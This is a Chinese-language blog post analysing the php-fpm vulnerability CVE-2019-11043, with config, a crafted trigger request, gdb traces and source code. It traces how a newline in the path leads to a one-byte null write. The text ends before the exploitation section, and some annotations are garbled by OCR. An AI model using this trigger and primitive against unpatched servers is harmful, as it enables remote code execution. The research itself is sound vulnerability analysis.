php-fpm RCE的POC的理解剖析(CVE-2019-11043)

wonderkun / 2019-10-30 09:50:23 / 浏览数 6090 安全技术 漏洞分析 顶(0) 踩(0)

"此漏洞非常的棒，特别是利用写的非常的精妙，可以作为二进制结合web的漏洞利用的典范，非常值得思考和学习",phithon师傅说。

同时也是因为本人也是对结合二进制的web漏洞比较感兴趣，觉得比较的好玩，所以就自己学习和分析一波，如果哪里分析的不对，希望大家可以及时的提出斧正，一起学习

对这个漏洞原理有所了解，但是想更加深入理解怎么利用的，建议直接看第五节

0x1 前言

我这里提供一下我的调试环境: https://github.com/wonderkun/CTFENV/tree/master/php7.2-fpm-debug

关于漏洞存在的条件就不再说了，这里可能需要说一下的是 php-fpm 的配置了:

```
[global]
error_log = /proc/self/fd/2
daemonize = no
[www]
access.log = /proc/self/fd/2
clear_env = no
listen = 127.0.0.1:9000
pm = dynamic
pm.max_children = 5
pm.start_servers = 1
pm.min_spare_servers = 1
pm.max_spare_servers = 1
```

我把 `pm.start_servers` `pm.max_spare_servers` 都调整成了1，这样 php-fpm 只会启动一个子进程处理请求，我们只需要 `gdb attach pid`到这个子进程上，就可以调试了，避免多进程时的一些不必要的麻烦。

0x2 触发异常行为

先看一下nginx的配置

```
fastcgi_split_path_info ^(.+?\.php)(/.*)$;
```


`fastcgi_split_path_info` 函数会根据提供的正则表表达式, 将请求的URL(不包括?之后的参数部分)，分割为两个部分，分别赋值给变量 `$fastcgi_script_name` 和 `$fastcgi_path_info` 。

那么首先在index.php中打印出 `$_SERVER["PATH_INFO"]` ,然后发送如下请求

```
GET /index.php/test%0atest HTTP/1.1
Host: 192.168.15.166
```

按照预期的行为，由于`/index.php/test%0atest` 无法被正则表达式 `^(.+?\.php)(/.*)$` 分割为两个部分，所以nginx传给php-fpm的变量中 `SCRIPT_NAME` 为 `/index.php/test\ntest` , `PATH_INFO` 为空，这一点很容易通过抓取nginx 和 fpm 之间的通信数据来验证。

```
socat -v -x tcp-listen:9090,fork tcp-connect:127.0.0.1:9000
```




这里的变量名和变量值的长度和内容遵循如下定义(参考fastcgi的通讯协议):

```
typedef struct {
 unsigned char nameLengthB0;  /* nameLengthB0  >> 7 == 0 */
 unsigned char valueLengthB0; /* valueLengthB0 >> 7 == 0 */
 unsigned char nameData[nameLength];
 unsigned char valueData[valueLength];
} FCGI_NameValuePair11;
```

```
typedef struct {
 unsigned char nameLengthB0;  /* nameLengthB0  >> 7 == 0 */
 unsigned char valueLengthB3; /* valueLengthB3 >> 7 == 1 */
 unsigned char valueLengthB2;
 unsigned char valueLengthB1;
 unsigned char valueLengthB0;
 unsigned char nameData[nameLength];
 unsigned char valueData[valueLength
        ((B3 & 0x7f) << 24) + (B2 << 16) + (B1 << 8) + B0];
} FCGI_NameValuePair14;

typedef struct {
 unsigned char nameLengthB3;  /* nameLengthB3  >> 7 == 1 */
 unsigned char nameLengthB2;
 unsigned char nameLengthB1;
 unsigned char nameLengthB0;
 unsigned char valueLengthB0; /* valueLengthB0 >> 7 == 0 */
 unsigned char nameData[nameLength
        ((B3 & 0x7f) << 24) + (B2 << 16) + (B1 << 8) + B0];
 unsigned char valueData[valueLength];
} FCGI_NameValuePair41;

typedef struct {
 unsigned char nameLengthB3;  /* nameLengthB3  >> 7 == 1 */
 unsigned char nameLengthB2;
 unsigned char nameLengthB1;
 unsigned char nameLengthB0;
 unsigned char valueLengthB3; /* valueLengthB3 >> 7 == 1 */
 unsigned char valueLengthB2;
 unsigned char valueLengthB1;
 unsigned char valueLengthB0;
 unsigned char nameData[nameLength
        ((B3 & 0x7f) << 24) + (B2 << 16) + (B1 << 8) + B0];
 unsigned char valueData[valueLength
        ((B3 & 0x7f) << 24) + (B2 << 16) + (B1 << 8) + B0];
} FCGI_NameValuePair44;
```

它把长度放在内容的前面，这样做导致我们没办法能够使得php-fpm对数据产生误解。到此为止，一切都还在我们的预期的范围内。但是 index.php 打印出来的 `$_SERVER["PATH_INFO"]` 却是 "PATH_INFO"， 这就非常奇怪了。。。。 为啥传过去的PATH_INFO是空，打印出来却是有值的?




其实这个问题我和 @rebirthwyw 在做 real world CTF的时候已经注意到了，但是我并没有深层次的去看到底是为啥，错过了一个挖漏洞的好机会，真是tcl 。。。

0x3 调试分析异常原因

gdb attach之后，程序会停下来，看一下栈帧，我们是停在了 fcgi_accept_request 函数的内部。


```
■ f 0     7f1071dbe990 __accept_nocancel+7
  f 1     558cb067d462 fcgi_accept_request+147
  f 2     558cb068c95a main+4502
  f 3     7f1071cf52e1 __libc_start_main+241
```

发一个请求，单步跟踪一下，或者全局搜索一下，发现调用点，这里while True 的从客户端接收请求，然后进行处理。



`init_request_info` 函数是用来初始化客户端发来的请求的全局变量的，这是关注的重点。

单步跟踪此函数,如果开启了`fix_pathinfo`,就会进入如下尝试路径自动修复的关键代码。



在这里 `script_path_translated` 指向的就是全局变量 `SCRIPT_FILENAME`, 在这里其实就是 `/var/www/html/index.php/test\ntest`。红色箭头执行的函数 `tsrm_realpath` 是一个求绝对路径的操作，因为`/var/www/html/index.php/test\ntest`路径不存在,所以`real_path` 是 NULL，进入后面的 `while` 操作， 这里 `char *pt = estrndup(script_path_translated, script_path_translated_len);` 是一个 malloc + 内容赋值的操作， 所以 pt存储的字符串也是 `/var/www/html/index.php/test\ntest`。

看一下 while 的具体操作

```
while ((ptr = strrchr(pt, '/')) || (ptr = strrchr(pt, '\\'))) {
                *ptr = 0; //
                if (stat(pt, &st) == 0 && S_ISREG(st.st_mode)) {
                    /*
```

```
         * okay, we found the base script!
         * work out how many chars we had to strip off;
         * then we can modify PATH_INFO
         * accordingly
         *
         * we now have the makings of
         * PATH_INFO=/test
         * SCRIPT_FILENAME=/docroot/info.php
         *
         * we now need to figure out what docroot is.
         * if DOCUMENT_ROOT is set, this is easy, otherwise,
         * we have to play the game of hide and seek to figure
         * out what SCRIPT_NAME should be
         */
        int ptlen = strlen(pt);
        int slen = len - ptlen;
        int pilen = env_path_info ? strlen(env_path_info) : 0;
        int tflag = 0;
        char *path_info;
        if (apache_was_here) {
            /* recall that PATH_INFO won't exist */
            path_info = script_path_translated + ptlen;
            tflag = (slen != 0 && (!orig_path_info || strcmp(orig_path_info, path_info) != 0));
        } else {
            path_info = env_path_info ? env_path_info + pilen - slen : NULL;
            tflag = (orig_path_info != path_info);
        }

        if (tflag) {
            if (orig_path_info) {
                char old;

                FCGI_PUTENV(request, "ORIG_PATH_INFO", orig_path_info);
                old = path_info[0];
                path_info[0] = 0;
                if (!orig_script_name ||
                    strcmp(orig_script_name, env_path_info) != 0) {
                    if (orig_script_name) {
                        FCGI_PUTENV(request, "ORIG_SCRIPT_NAME", orig_script_name);
                    }
                    SG(request_info).request_uri = FCGI_PUTENV(request, "SCRIPT_NAME", env_path_info);
                } else {
                    SG(request_info).request_uri = orig_script_name;
                }
                path_info[0] = old;
            } else if (apache_was_here && env_script_name) {
                /* Using mod_proxy_fcgi and ProxyPass, apache cannot set PATH_INFO
                 * As we can extract PATH_INFO from PATH_TRANSLATED
                 * it is probably also in SCRIPT_NAME and need to be removed
                 */
                int snlen = strlen(env_script_name);
                if (snlen>slen && !strcmp(env_script_name+snlen-slen, path_info)) {
                    FCGI_PUTENV(request, "ORIG_SCRIPT_NAME", orig_script_name);
                    env_script_name[snlen-slen] = 0;
                    SG(request_info).request_uri = FCGI_PUTENV(request, "SCRIPT_NAME", env_script_name);
                }
            }
            env_path_info = FCGI_PUTENV(request, "PATH_INFO", path_info);
        }
```

做一个简单的解释，先去掉 /var/www/html/index.php/test\ntest 最后一个 / 后面的内容，看
/var/www/html/index.php这个文件是否存在，如果存在，就进入后续的操作。
注意几个长度：

```
ptlen ■  /var/www/html/index.php ■■■
len ■ /var/www/html/index.php/test\ntest ■■■
slen ■  /test\ntest ■■■
pilen ■ PATH_INFO ■■■■■■ PATH_INFO ■■■■■■■■■■■■ 0
```

发生问题的关键是如下的操作:

```
path_info = env_path_info ? env_path_info + pilen - slen : NULL;
       tflag = (orig_path_info != path_info);
```

因为 pilen 为0，这里相当于把原来的 env_path_info 强行向前移动了 slen, 作为新的PATH_INFO，这里的 slen刚好是10。

这就解释了发生异常的原因。

0x4 找漏洞利用点

根据前面的分析，slen 是 /test\ntest 的长度，我们应该可以完全控制。 换句话讲，我们可以让 path_info 指向 env_path_info 指向位置的前 slen 个字节的地方，然后这个内容作为新的 PATH_INFO, 但是这并没有什么用，并不会带来漏洞利用的可能性。

但是需要注意到如下的操作:

这里把 path_info 执行的内存地址的第一个字节，先修改成为 \x0，然后再修改回原来的值。其实这就是一个任意地址写漏洞，不过限制有两个：

1. 只能在env_path_info之前的某个位置改一个字节，并且只能把这个字节修改为\x0
2. 因为后面还有把这个字节改回来的操作，所以改这一个字节产生的影响的必须在改回来之前就已经被触发了。也就是函数调用 FCGI_PUTENV(request, "ORIG_SCRIPT_NAME", orig_script_name); 或者 SG(request_info).request_uri = FCGI_PUTENV(request, "SCRIPT_NAME", env_path_info); 会用到这个被修改的这一个字节，造成漏洞。

这里面有一个函数调用 FCGI_PUTENV, 为了搞清楚这个函数，需要先看几个结构体:

```
struct _fcgi_request {
   int            listen_socket;
   int            tcp;
   int            fd;
   int            id;
   int            keep;
#ifdef TCP_NODELAY
```

```
   int            nodelay;
#endif
   int            ended;
   int            in_len;
   int            in_pad;

   fcgi_header   *out_hdr;

   unsigned char *out_pos;
   unsigned char  out_buf[1024*8];
   unsigned char  reserved[sizeof(fcgi_end_request_rec)];

   fcgi_req_hook  hook;

   int            has_env;
   fcgi_hash      env;
};

typedef struct _fcgi_hash {
   fcgi_hash_bucket  *hash_table[FCGI_HASH_TABLE_SIZE];
   fcgi_hash_bucket  *list;
   fcgi_hash_buckets *buckets;
   fcgi_data_seg     *data;
} fcgi_hash;

typedef struct _fcgi_hash_buckets {
   unsigned int               idx;
   struct _fcgi_hash_buckets *next;
   struct _fcgi_hash_bucket   data[FCGI_HASH_TABLE_SIZE];
} fcgi_hash_buckets;

typedef struct _fcgi_data_seg {
   char                 *pos;
   char                 *end;
   struct _fcgi_data_seg *next;
   char                  data[1];
} fcgi_data_seg;


typedef struct _fcgi_hash_bucket {
   unsigned int              hash_value;
   unsigned int              var_len;
   char                     *var;
   unsigned int              val_len;
   char                     *val;
   struct _fcgi_hash_bucket *next;
   struct _fcgi_hash_bucket *list_next;
} fcgi_hash_bucket;
```

结合如上的结构，就对如下代码进行一个简单的分析。
对于每一个 fastcgi 的全局变量，都会先对变量名进行一个 `FCGI_HASH_FUNC` 计算，计算一个 idx
索引。`request.env.hash_table`其实是一个hashmap，在里面对应的 idx 位置存储着全局变量对应的 `fcgi_hash_bucket` 结构的地址。

打印一下来调试一下验证这一点：

```
pwndbg> p request.env.hash_table
$7 = {0x0, 0x558cb14907f0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb14909a0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490be0, 0x0, 0x0, 0x0, 0x0, 0x558cb14908e0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490b80,
0x0, 0x0, 0x0, 0x0, 0x558cb1490cd0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490970, 0x0, 0x558cb1490910, 0x558cb1490940, 0x0 <repeats 18 times>, 0x558cb1490a90, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x
558cb14908b0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490bb0, 0x558cb14909d0, 0x558cb1490b20, 0x0, 0x558cb1490c10, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490b50, 0x558cb1490820, 0x0, 0x0, 0
x558cb1490af0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490d00, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490850, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490a00, 0x558cb1490c70, 0x558cb
1490ac0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490880, 0x0, 0x558cb1490c40, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490d30, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x558cb1490ca0}
pwndbg> p request.env.hash_table[1]
$8 = (fcgi_hash_bucket *) 0x558cb14907f0
pwndbg> p *(fcgi_hash_bucket *)request.env.hash_table[1]
$9 = {
  hash_value = 1793,
  var_len = 9,
  var = 0x558cb1492018 "FCGI_ROLE",
  val_len = 9,
  val = 0x558cb1492022 "RESPONDER",
  next = 0x0,
  list_next = 0x0
}
pwndbg>
```

```
#define FCGI_PUTENV(request, name, value) \
   fcgi_quick_putenv(request, name, sizeof(name)-1, FCGI_HASH_FUNC(name, sizeof(name)-1), value)

#define FCGI_HASH_FUNC(var, var_len) \
   (UNEXPECTED(var_len < 3) ? (unsigned int)var_len : \
       (((unsigned int)var[3]) << 2) + \
       (((unsigned int)var[var_len-2]) << 4) + \
       (((unsigned int)var[var_len-1]) << 2) + \
       var_len)

char* fcgi_quick_putenv(fcgi_request *req, char* var, int var_len, unsigned int hash_value, char* val)
{
   if (val == NULL) {
       fcgi_hash_del(&req->env, hash_value, var, var_len);
       return NULL;
   } else {
       return fcgi_hash_set(&req->env, hash_value, var, var_len, val, (unsigned int)strlen(val));
   }
}

static char* fcgi_hash_set(fcgi_hash *h, unsigned int hash_value, char *var, unsigned int var_len, char *val, unsigned int val
{
   unsigned int      idx = hash_value & FCGI_HASH_TABLE_MASK; // 127
   fcgi_hash_bucket *p = h->hash_table[idx];

   while (UNEXPECTED(p != NULL)) {
       if (UNEXPECTED(p->hash_value == hash_value) &&
           p->var_len == var_len &&
           memcmp(p->var, var, var_len) == 0) {

           p->val_len = val_len;
           p->val = fcgi_hash_strndup(h, val, val_len);
           return p->val;
       }
       p = p->next;
   }

   if (UNEXPECTED(h->buckets->idx >= FCGI_HASH_TABLE_SIZE)) {
       fcgi_hash_buckets *b = (fcgi_hash_buckets*)malloc(sizeof(fcgi_hash_buckets));
       b->idx = 0;
       b->next = h->buckets;
       h->buckets = b;
   }
   p = h->buckets->data + h->buckets->idx; // ■■■■■■■■■■■■■■■
   h->buckets->idx++;
   p->next = h->hash_table[idx];
   h->hash_table[idx] = p;
   p->list_next = h->list;
   h->list = p;
   p->hash_value = hash_value;
   p->var_len = var_len;
   p->var = fcgi_hash_strndup(h, var, var_len); // ■■ key
   p->val_len = val_len;
   p->val = fcgi_hash_strndup(h, val, val_len); // ■■ val
   return p->val;
}

static inline char* fcgi_hash_strndup(fcgi_hash *h, char *str, unsigned int str_len)
{
   char *ret;

   if (UNEXPECTED(h->data->pos + str_len + 1 >= h->data->end)) { //FCGI_HASH_SEG_SIZE =  4096
       unsigned int seg_size = (str_len + 1 > FCGI_HASH_SEG_SIZE) ? str_len + 1 : FCGI_HASH_SEG_SIZE;
       fcgi_data_seg *p = (fcgi_data_seg*)malloc(sizeof(fcgi_data_seg) - 1 + seg_size);

       p->pos = p->data;
       p->end = p->pos + seg_size;
       p->next = h->data;
       h->data = p;
```

```
    }
    ret = h->data->pos; // ■■■■■■
    memcpy(ret, str, str_len);
    ret[str_len] = 0;
    h->data->pos += str_len + 1;
    return ret;
}
```

